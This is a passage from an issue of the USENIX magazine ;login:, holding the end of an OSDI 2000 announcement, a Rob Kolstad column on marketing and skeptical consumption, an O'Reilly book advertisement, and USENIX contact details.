Materials containing all details of the technical and tutorial programs, registration fees and forms, and hotel information will be available in July 2000. If you wish to receive the registration materials, please visit the symposium Web site or contact:

USENIX Conference Office
22672 Lambert Street, Suite 613
Lake Forest, CA 92630, USA
Phone: +1 (949) 588-8649
Fax: +1 (949) 588-9706
Email: *conference@usenix.org*

For More Information

See the symposium Web site, *http://www.usenix.org/events/osdi2000/*, or e-mail *osdi2000chairs@usenix.org*.

motd

by Rob Kolstad

Dr. Rob Kolstad works as program manager organizing computer security conferences. Longtime editor of *;login:*, he is also head coach of the USENIX-sponsored USA Computing Olympiad.

<kolstad@usenix.org>

Marketing. . . So Cool

I never really have had a great handle on Marketing. It's been elusive and confusing to me for a very long time. I think I'm starting to understand, though.

When I was at BSDI, I finally started to learn just what it is that marketing people do. In the past, I had wondered, since I had been "looking in from the outside" and didn't comprehend either the goals or the mechanisms.

Our marketing professional patiently explained to me that an organization's marketing department has many functions: identifying potential products, identifying potential customer groups for those products, public relations and advertising, ensuring adequate product literature, inventing "product perceptions," and a host of other miscellaneous duties.

It seems as if marketing, and particularly the advertising and public relations functions, are hitting a new peak these days. I'm watching marketers shape perceptions throughout the marketplace with an effectiveness that astounds me.

For the last several years, I have provided transportation to a friend of mine to the Colorado State Fair. There's always a good concert or other event to make the day a pleasurable one; this year, it was a concert by the Moody Blues (who are promoting their new album). He brought with him a friend ("Rich") who is a particular fan of what are now called "oldies" groups.

While touring the Fair, we walked by the Marines' recruiting booth. You might have heard that the armed forces are recruiting heavily these days since full employment often motivates young people to work in private industry rather than join the armed forces.

"Betcha can't do ten pullups," barks a sergeant at Rich.

The transformation in Rich's behavior was remarkable. "Of course I can," he replied. The ensuing exchange quickly established the challenge, the prizes, and the ultimate prize: being good enough to join the United States Marine Corps.

The Marines are doing a great job at marketing. They know precisely how to get the attention of their potential "customers."


I observe other people opening mail, watching television, listening to the radio, or even discussing various purchasing decisions in their lives. From the point of view of a marketing-observer, they gulp down the marketing manipulations with blazing speed. "Oh, I just must have the new, fast Macintosh," say writers on the Internet. "It's just blazing fast." I haven't run on that new munition (if you've seen the advertising, you know what I mean). I am skeptical, however, that all that speed is going to be dramatically different from whatever is in "second place."

I watch book publishers publicize free software as the panacea for the masses. They spend lots of money and time promoting free software. Of course, they are one of the few institutions who actually stand to make a cash profit on "free" items (since they sell the books and conferences for money).

I have become, for better or worse, a far more cynical consumer. I don't rush in and buy stocks that rise 570% on their opening day. I take many "performance" claims (whether it's disk drives or automobiles) with a grain of salt. I try to figure out the big picture when I'm only presented with the rosy side.

I know that's a bit of a negative approach to "consuming," but it sure seems like the only way one can avoid surprises later in the game. I find I have been consuming more the last couple years and enjoying most of it. I hope I can keep that up.

A Different Kind of Animal




Ask Someone Who Knows


O'Reilly creates books for experienced professionals like you—people with serious information needs who don't want run-of-the-mill answers.


Our readers depend on us to provide reliable, no-nonsense solutions to their technical problems. You'll never find any ten-pound doorstops that have been rushed into print here. Instead, you can count on us to produce meticulously researched, authoritative books written by the experts—with an unbiased, independent point of view.


Our readers know that. That's why they trust us.


USENIX members receive a 20% discount on all O'Reilly books. Just mention code A9LOG when ordering.




















O'REILLY®
www.oreilly.com

101 MORRIS STREET, SEBASTOPOL, CA 95472

ORDERS/INQUIRIES: **800-998-9938** WEEKDAYS 6AM-5PM PST

707-829-0515 • FAX: 707-829-0104

EMAIL FOR OUR CATALOG: **CATALOG@OREILLY.COM**
INCLUDE YOUR NAME AND MAILING ADDRESS

O'REILLY BOOKS ARE ALSO AVAILABLE AT YOUR BOOKSTORE

CONNECT WITH USENIX

MEMBERSHIP AND PUBLICATIONS

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710
Phone: 510 528 8649
FAX: 510 548 5738
Email: <office@usenix.org>

WEB SITE

http://www.usenix.org

EMAIL

login@usenix.org

LETTERS TO THE EDITORS

login@usenix.org

COMMENTS? SUGGESTIONS?

send email to jel@usenix.org

CONTRIBUTIONS SOLICITED

You are encouraged to contribute articles, book reviews, photographs, cartoons, and announcements to *;login:*. Send them via email to <login@usenix.org> or through the postal system to the Association office.

The Association reserves the right to edit submitted material. Any reproduction of this magazine in its entirety or in part requires the permission of the Association and the author(s).

The closing dates for submissions to the next two issues of *;login:* are January 4, 2000, and February 8, 2000.

USENIX The Advanced Computing Systems Association

;login:

PERIODICALS POSTAGE
PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send Address Changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710